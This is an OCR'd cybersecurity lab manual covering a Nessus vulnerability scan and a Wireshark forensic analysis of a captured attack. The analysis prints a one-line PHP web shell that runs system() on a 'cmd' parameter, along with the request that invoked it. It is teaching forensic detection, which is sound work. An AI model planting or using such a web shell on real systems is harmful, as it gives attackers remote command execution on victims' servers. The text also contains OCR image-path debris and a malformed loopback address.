
• Perform the task.

• Verify the expected output.

• Record observations.

Expected Output:

The step completes successfully without errors.



Observations

- Splunk installed successfully.
- Web interface accessible.
- Log files indexed.
- Search queries returned events.
- Dashboard and alerts configured.

Lab-9: Nessus Essentials Vulnerability Scanner

Aim

To perform vulnerability assessment using Nessus Essentials by running host discovery, basic network scans, and credentialed scans on local virtual machines or lab targets.

Objective

Install and configure Nessus Essentials, discover live hosts, perform vulnerability scans, configure credentialed scans, analyze vulnerabilities, understand CVSS scores, and review remediation recommendations.

Introduction

Nessus Essentials is a widely used vulnerability assessment tool developed by Tenable. It identifies security weaknesses in operating systems, services, applications, and network devices. Unlike penetration testing tools, Nessus safely detects vulnerabilities without exploiting them. It is commonly used by SOC analysts, system administrators, and security professionals for routine security assessments.

Theory

A vulnerability assessment helps identify security weaknesses before attackers exploit them. Nessus scans hosts using thousands of plugins to detect missing patches, weak configurations, outdated software, insecure services, SSL/TLS issues, and other known vulnerabilities. Results are categorized by severity and accompanied by remediation advice.

Features

- Host Discovery
- Basic Network Scan
- Credentialed Scan
- CVSS Severity Scoring
- Plugin-based Detection
- Professional Reports

Practical Procedure

Step 1: Login to Nessus

Command / Action:

Open https://127.0.0.1:8834
Explanation:
Port 8834 is the default HTTPS web interface. Login using the administrator account.
Expected Output:
Login page displayed.

Verification:
Ensure the step completes successfully before proceeding.




Open browser and go to `https://127.00.1:8834`
Enter default credentials:
Username: `admin` **Password:** `admin`

Step 2: Open Dashboard

Command / Action:

Dashboard appears after login.
Explanation:
The dashboard shows scanner status, recent scans, and statistics.
Expected Output:
Dashboard loaded.
Verification:
Ensure the step completes successfully before proceeding.




After successful login, Nessus dashboard is displayed.
It shows scan statistics and recent scans.

E

Step 3: Create New Scan

Command / Action:

Scans → New Scan
Explanation:
Creates a new vulnerability assessment.
Expected Output:
Scan templates displayed.
Verification:
Ensure the step completes successfully before proceeding.




Go to **Scans → New Scan.**
Under **Vulnerability Scans**, select **"Basic Network Scan"** and click **Next.**

Step 4: Select Basic Network Scan

Command / Action:

Choose Basic Network Scan
Explanation:
This template performs a complete vulnerability scan of the target host.
Expected Output:
Template selected.
Verification:
Ensure the step completes successfully before proceeding.




Basic Network Scan template is selected.
Click **Next** to configure the scan.

Step 5: Configure Target

Command / Action:

Enter target IP (e.g. 192.168.56.101)
Explanation:
Defines the VM or system that will be scanned.
Expected Output:
Target accepted.
Verification:
Ensure the step completes successfully before proceeding.



Enter the target IP address of the VM or lab machine.

Example: `192.168.56.101`

Ensure Host Discovery is enabled.

Click **Next**.

Step 6: Launch Scan

Command / Action:

Click Launch

Explanation:


Starts host discovery, port scanning and plugin execution.

Expected Output:

Scan begins.

Verification:

Ensure the step completes successfully before proceeding.




Review the scan configuration summary.
Click **Launch** to start the scan.

Step 7: Host Discovery

Command / Action:

Observe live host detection
Explanation:
Nessus identifies reachable systems before vulnerability testing.
Expected Output:
Live hosts shown.
Verification:
Ensure the step completes successfully before proceeding.




Nessus starts the scan and performs host discovery.
It discovers live host(s) on the network.

Step 8: Credentialed Scan

Command / Action:

Credentials → SSH → Username/Password
Explanation:
Credentialed scans log into the target for deeper inspection.
Expected Output:
Credentials configured.
Verification:
Ensure the step completes successfully before proceeding.




Go to the **Credentials** tab.
Select **SSH Credentials → Add.**
Enter Username (root) and **Password** of the target VM.
(Enables authenticated / credentialed scan)
Click **Next.**

Step 9: Review Scan Progress

Command / Action:

Monitor progress bar
Explanation:
Shows scan completion percentage and active plugins.
Expected Output:
Progress displayed.
Verification:
Ensure the step completes successfully before proceeding.

09 Scan Progress – Credentialed Scan Running



Credentialed scan is in progress.
Nessus is checking services, configurations, and known vulnerabilities.

Step 10: Analyze Results

Command / Action:

Review vulnerabilities, CVSS and remediation
Explanation:
Study Critical, High, Medium, Low findings and recommended fixes.
Expected Output:
Report generated.
Verification:
Ensure the step completes successfully before proceeding.

10 Vulnerability Summary




Scan completed successfully.
Summary of vulnerabilities by severity and overall security score is displayed.

Step 11: Host Details

Command / Action:

Open discovered host
Explanation:
Displays plugin IDs, affected software and descriptions.
Expected Output:
Host details visible.
Verification:
Ensure the step completes successfully before proceeding.



Click on the discovered host to view vulnerabilities.
It shows details like name, severity, CVSS score and plugin ID.

Step 12: Remediation

Command / Action:

Open Remediation tab
Explanation:
Provides recommended actions to fix identified vulnerabilities.
Expected Output:
Remediation advice displayed.
Verification:
Ensure the step completes successfully before proceeding.

12 Remediation / Report



Click on any vulnerability to view detailed information.
Remediation tab provides solution and references
to fix the issue.

Experiment Title: 10

Investigation of a Network Attack using Wireshark (Port Scanning, Web Shell Upload, and Reverse Shell Analysis)

Aim

To analyze a packet capture (PCAP) file using **Wireshark** to identify the complete attack lifecycle, including reconnaissance, port scanning, web shell upload, command execution, and reverse shell establishment.

Objectives

After completing this experiment, students will be able to:

1. Analyze network traffic using Wireshark.
2. Detect TCP SYN port scanning activities.
3. Identify reconnaissance tools used by an attacker.
4. Investigate HTTP requests used for file uploads.

Theory

Introduction to Network Forensics

Network forensics is the branch of digital forensics that focuses on capturing, recording, and analyzing network traffic to investigate cyber incidents. Unlike endpoint forensics, network forensics examines the communication between systems to identify malicious activities, attackers, compromised hosts, and data exfiltration.

One of the most widely used tools in network forensics is **Wireshark**, an open-source packet analyzer capable of decoding hundreds of network protocols.

Wireshark

Wireshark captures and analyzes packets exchanged between devices on a network. It enables investigators to:

- Monitor network communication
- Apply display filters

1. Port Scanning

Before attacking a target, an attacker performs reconnaissance to discover open ports and services.


The captured PCAP shows:

- Source IP: **10.251.96.4**
- Destination IP: **10.251.96.5**
- Ports scanned: **1–1024**

The attacker sends only SYN packets and never completes the TCP three-way handshake, indicating a **TCP SYN Scan (Stealth Scan).**

Wireshark Filter

tcp.flags.syn==1 && tcp.flags.ack==0



2. To verify that the port range scanned is 1–1024 in Wireshark, follow these steps.

Step 1: Apply the Display Filter

ip.src==10.251.96.4 && ip.dst==10.251.96.5 && tcp.flags.syn==1 && tcp.flags.ack==0

This filter displays all initial SYN packets sent by the attacker (10.251.96.4) to the victim (10.251.96.5), which are used during a TCP SYN port scan.


Step 2: Add the Destination Port Column

1. Right-click the Destination Port field (tcp.dstport) in the Packet Details pane.
2. Select Apply as Column.

Alternatively, you can view the Destination Port in the Packet Details pane for each packet.

Step 3: Verify the Port Range

Scroll through the filtered packets and observe the Destination Port values.




3. What is the type of port scan conducted?

TCP SYN Scan (Stealth Scan / Half-open Scan)

tcp.flags.syn==1 && tcp.flags.ack==0 (observe SYN → SYN/ACK → RST pattern)

tcp.port==80 && ip.addr==10.251.96.4 && ip.addr==10.251.96.5



Two more tools were used to perform reconnaissance against open ports. What were that Wireshark Filter

http.user_agent or http

3. Select an HTTP request packet.
4. Expand:


Hypertext Transfer Protocol

5. Locate the User-Agent field.

You should find entries similar to:

User-Agent: gobuster/3.0.1 and User-Agent: sqlmap/1.4.7#stable

These User-Agent strings identify the reconnaissance tools used by the attacker.



5. PHP file used to upload the web shell: upload.php

Filter: http.request.method=="POST" && http.request.uri=="/upload.php" — a multipart form POST containing the malicious file.

6. Name of the uploaded web shell: dbfunctions.php

(uploaded to /uploads/dbfunctions.php, disguised with an innocuous-sounding filename)

7. Parameter used to execute commands: cmd

Shell code: if(isset($_REQUEST['cmd'])){ $cmd=$_REQUEST['cmd']; system($cmd); }

8. First command executed by the attacker: id

Filter: http.request.uri contains "dbfunctions" → GET /uploads/dbfunctions.php?cmd=id (followed by whoami)

